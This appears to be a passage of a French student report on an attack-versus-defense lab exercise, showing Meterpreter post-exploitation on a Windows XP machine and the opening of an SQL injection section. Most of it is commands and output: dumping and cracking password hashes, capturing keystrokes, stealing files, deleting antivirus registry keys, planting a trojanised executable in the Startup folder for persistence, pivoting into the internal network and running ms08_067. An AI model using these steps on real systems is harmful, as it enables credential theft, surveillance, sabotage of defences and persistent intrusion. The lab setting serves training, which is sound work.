HASHDUMP sert à récupérer les LM « *hashes* » qui sont utilisés par Windows pour stocker les mots de passe des différents comptes de façon sécurisée (*cryptage via md5*). Sous Windows XP, on parle de base SAM (*Security Account Manager*). **Remarque :** la base SAM ne contient que les mots de passe cryptés des utilisateurs locaux et non ceux du domaine…

```
meterpreter > hashdump
Administrator:500:a1fe1aee2fa178121068f8d7b3e22bff:dc62cf8fe6d8d3634f59637d7d90c5ba:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:46811a6b0e7eb8ccacf02cfe614bbcd0:9ba3fec18889d8f02dbfe561e8de4680:::
noob:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0>?:1002:aad3b435b51404eeaad3b435b51404ee:0ae0d9296af087d5e00c7741c444ea83:::
```

Il faut ensuite utiliser un logiciel pour décrypter les mots de passe obtenus. Pour les LM hashes de Windows XP, le mieux est d'utiliser « ***OPHCRACK*** » avec les « ***RAINBOW TABLES*** » appropriées (*une table arc-en-ciel, aussi appelée RAINBOW TABLE, est, en cryptologie, une structure de données créée en 2003 par Philippe OECHSLIN pour retrouver un mot de passe à partir de son empreinte. Il s'agit d'une amélioration des compromis temps-mémoire proposés par Martin HELLMAN dans les années 1980*).

Ci-dessous, vous pouvez remarquer qu'il aura fallu moins de quatre minutes à OPHCRACK pour trouver le mot de passe de l'administrateur local de la machine : **Vhpà100%**.




## KEYSCAN

KEYSCAN permet de récupérer toutes les touches tapées au clavier :

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <Return> Mot de passe de la secr2taire / postit
```

## VOL D'INFORMATIONS/DOCUMENTS

Il est possible de se déplacer dans le système de fichier à la recherche d'informations sensibles. Les commandes sont celles d'UNIX : ls, cd, etc…

```
Listing: C:/Documents and Settings/user1/Desktop/
=================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2010-11-09 17:53:19 -0500  .
40777/rwxrwxrwx   0      dir   2010-11-09 17:14:24 -0500  ..
100666/rw-rw-rw-  70867  fil   2010-11-09 17:53:19 -0500  0.JPG
100666/rw-rw-rw-  45281  fil   2010-11-09 17:39:57 -0500  1.5.JPG
100666/rw-rw-rw-  34585  fil   2010-11-09 17:21:24 -0500  1.JPG
100666/rw-rw-rw-  44572  fil   2010-11-09 17:26:06 -0500  2.JPG
100666/rw-rw-rw-  36832  fil   2010-11-09 17:47:26 -0500  3.JPG
40777/rwxrwxrwx   0      dir   2010-11-09 17:37:33 -0500  TopSecret

meterpreter > mkdir 'C:/Documents and Settings/user1/Desktop/Hacked_By_TeamAttack(one time)'
Creating directory: C:/Documents and Settings/user1/Desktop/Hacked_By_TeamAttack(one time)
meterpreter > download 'C:/Documents and Settings/user1/Desktop/TopSecret'
[*] downloading: C:/Documents and Settings/user1/Desktop/TopSecret\Confidentiel.txt -> C:/Documents and Settings/us
er1/Desktop/TopSecret/Confidentiel.txt
[*] downloaded : C:/Documents and Settings/user1/Desktop/TopSecret\Confidentiel.txt -> C:/Documents and Settings/us
er1/Desktop/TopSecret/Confidentiel.txt
meterpreter > screenshot
Screenshot saved to: /home/pouet/eCVdyhhm.jpeg
meterpreter > INCLUDE XPCOM: Error opening input stream (invalid filename?)
/usr/lib/firefox-3.0.15/firefox: symbol lookup error: /usr/lib/xulrunner-1.9.0.15/libxul.so: undefined symbol: sqli
te3_enable_shared_cache
```

Dans l'exemple ci-dessus, nous téléchargeons un dossier nommé « *TopSecret* » et nous prenons une capture d'écran de la machine attaquée. La capture d'écran permet de récupérer des informations précieuses telles que le type d'antivirus la présence ou non d'un pare-feu personnel, les logiciels utilisés, etc… **Remarque :** c'est comme cela que n'avons pu savoir (*après la première confrontation*) que l'équipe de défense utilisait l'antivirus AVG. En y repensant, un « *ps –aux* » aurait été tout aussi utile.

## INFORMATIONS RESEAUX

Il est aussi possible d'obtenir un SHELL Windows ave la commande « *shell* ». Pratique pour tout ce qui est informations réseaux.


## DESACTIVER L'ANTIVIRUS

Ci-dessous, nous supprimons dans le registre la clé qui permet le démarrage automatique des programmes (*antivirus compris*), ainsi que toutes les entrées relatives à AVG :


```
meterpreter > reg deletekey -k 'HKLM\SOFTWARE\AVG\'
Successfully deleted key: HKLM\SOFTWARE\AVG\
meterpreter > reg deletekey -k 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run'
Successfully deleted key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

## INSTALLER UNE « *BACKDOOR* » PERSISTANTE

Création d'un cheval de Troie à partir d'un exécutable légitime (*putty.exe*) :





Démarrage du « *listenner* » en attente d'une future session :




Ensuite, nous téléchargeons le cheval de Troie généré vers le dossier « *Startup* » de la victime (*notre XP de test est une version anglaise*).

```
meterpreter > upload /root/avg.exe 'C:/Documents and Settings/All Users/Start Menu/Programs/Star
tup/'
[*] uploading  : /root/avg.exe -> C:/Documents and Settings/All Users/Start Menu/Programs/Startu
p/
[*] uploaded   : /root/avg.exe -> C:/Documents and Settings/All Users/Start Menu/Programs/Startu
p/\avg.exe
meterpreter > ls 'C:/Documents and Settings/All Users/Start Menu/Programs/Startup/'

Listing: C:/Documents and Settings/All Users/Start Menu/Programs/Startup/
==========================================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40555/r-xr-xr-x   0       dir   2010-11-11 08:09:53 +0100  .
40555/r-xr-xr-x   0       dir   2010-11-09 01:47:51 +0100  ..
100777/rwxrwxrwx  454656  fil   2010-11-11 08:09:53 +0100  avg.exe
100666/rw-rw-rw-  84      fil   2010-11-08 14:55:15 +0100  desktop.ini
```


Notre exécutable se lancera ainsi automatiquement à chaque démarrage de la machine et nous récupérerons l'accès. Voyons cela au redémarrage de la machine :




Avant que la victime n'ai eu le temps de démarrer manuellement AVG, nous supprimons l'exécutable qui permet de lancer l'antivirus (*avgtray.exe*) et nous le remplaçons par notepad.exe (*renommé pour l'occasion…*) :




Comme vous pouvez le voir ci-dessous, lorsque l'utilisateur souhaite lancer AVG, c'est Notepad qui s'ouvre ^^ :






## METHODE DU PIVOT

Le principe est de rajouter sur notre machine BACKTRACK une route vers le réseau privé de l'entreprise attaquée, la passerelle étant la session établie avec l'hôte infecté. Ci-dessous nous scannons le réseau privé à la recherche d'équipements à attaquer :

```
msf exploit(ms10_xxx_ie_css_clip) > route add 192.168.0.0 255.255.255.0 1
msf exploit(ms10_xxx_ie_css_clip) > use scanner/netbios/nbname
msf auxiliary(nbname) > set chost 192.168.0.17
chost => 192.168.0.17
msf auxiliary(nbname) > set rhosts 192.168.0.1-20
rhosts => 192.168.0.1-20
msf auxiliary(nbname) > exploit

[*] Sending NetBIOS status requests to 192.168.0.1->192.168.0.20 (20 hosts)
[*] 192.168.0.10 [PC-DE-HENRIETTE] OS:Windows Names:(PC-DE-HENRIETTE, WORKGROUP) Addresses:(192.168.0.10, 192.168.
56.1) Mac:00:15:af:48:7b:b4
[*] 192.168.0.14 [GLAWL-PC] OS:Windows Names:(GLAWL-PC, WORKGROUP, __MSBROWSE__) Addresses:(192.168.142.1, 192.168
.214.1, 192.168.0.14, 192.168.56.1) Mac:00:13:e8:66:a7:0d
[*] 192.168.0.15 [G-HM0W4TURQ1GIW] OS:Windows Names:(G-HM0W4TURQ1GIW, DOMAINE, __MSBROWSE__) Addresses:(192.168.0.
15) Mac:00:0c:29:47:60:2d Virtual Machine:VMWare
[*] 192.168.0.17 [TARGETSTYLE] OS:Windows Names:(TARGETSTYLE, DOMAINE)  Mac:08:00:27:e9:bc:b5
[*] Scanned 20 of 20 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(nbname) >
```

Shell No. 3 | Shell No. 2 | Shell

Lorsqu'une cible a été choisie, ici un serveur 2003, nous lançons l'exploit « *ms08_067_netapi* » qui permet dans certains cas de profiter d'une faille du protocole Samba (*port 445*). La particularité de cette attaque et qu'elle ne nécessite aucune action de la part de notre potentielle victime.

```
msf auxiliary(nbname) > search netapi
[*] Searching loaded modules for pattern 'netapi'...

Exploits
========

   Name                          Disclosure Date  Rank    Description
   ----                          ---------------  ----    -----------
   windows/smb/ms03_049_netapi   2003-11-11       good    Microsoft Workstation Service NetAddAlternateComputerName
 Overflow
   windows/smb/ms06_040_netapi   2006-08-08       great   Microsoft Server Service NetpwPathCanonicalize Overflow
   windows/smb/ms06_070_wkssvc   2006-11-14       manual  Microsoft Workstation Service NetpManageIPCConnect Overfl
ow
   windows/smb/ms08_067_netapi   2008-10-28       great   Microsoft Server Service Relative Path Stack Corruption

msf auxiliary(nbname) > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set rhost 192.168.0.15
rhost => 192.168.0.15
msf exploit(ms08_067_netapi) > exploit

[-] Handler failed to bind to 192.168.0.18:4444
[*] Started reverse handler on 0.0.0.0:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 Service Pack 1 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[-] No matching target
[*] Exploit completed, but no session was created.
```

Shell No. 3 | Shell No. 2 | Shell

Dans l'exemple ci-dessus, l'exploit n'a pas été un succès : aucune session n'a été créée. Pour en connaître la raison nous utilisons une commande qui permet d'afficher les systèmes Windows vulnérables :

root@bt: ~ - Shell No. 3 - Konsole

Session Edit View Bookmarks Settings Help

```
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows XP SP2 English (NX)
   4   Windows XP SP3 English (NX)
   5   Windows 2003 SP0 Universal
   6   Windows 2003 SP1 English (NO NX)
   7   Windows 2003 SP1 English (NX)
   8   Windows 2003 SP1 Japanese (NO NX)
   9   Windows 2003 SP2 English (NO NX)
   10  Windows 2003 SP2 English (NX)
   11  Windows 2003 SP2 German (NO NX)
   12  Windows 2003 SP2 German (NX)
   13  Windows XP SP2 Arabic (NX)
   14  Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   15  Windows XP SP2 Chinese - Simplified (NX)
   16  Windows XP SP2 Chinese - Traditional (NX)
   17  Windows XP SP2 Czech (NX)
```

Shell | Shell No. 2 | Shell No. 3

Notre serveur 2003 utilisé pour cette maquette est une version française dotée du SP2. Cet échec est donc tout à fait normal. Il va donc falloir plus de temps à notre pirate pour étendre son contrôle. Il lui suffit de se créer un accès permanent à la machine infectée (*comme vu précédemment*) afin de tenter avec une nouvelle attaque.

**WEBOGRAPHIE :**

http://blog.metasploit.com
http://www.offensive-security.com/metasploit-unleashed/Metasploit_Unleashed_Information_Security_Training
http://www.metasploit.com/modules

# A04 | INJECTION SQL (*C2*)

Les informations récupérées dans les messages échangés entre les acteurs du groupe de défense nous ont permis de recréer à l'identique le portail Web et la base de données déployée par ces derniers. Le maquettage nous a aussi permis de préparer au mieux nos scripts malveillants qui ont été utilisés lors de la deuxième confrontation. Voici un aperçu du site Web AERODEF avant intrusion :



## DEFINITION DE L'ATTAQUE :

Le but de cette attaque est d'injecter des nouvelles sur la page d'accueil du portail Web AERODEF tout en faisant croire qu'il ne s'agit que d'une simple injection SQL. La défense ne sachant pas que nous avons les accès à la base de données, nous voulons les amener à penser qu'il y a des failles dans la conception de leur site Web.

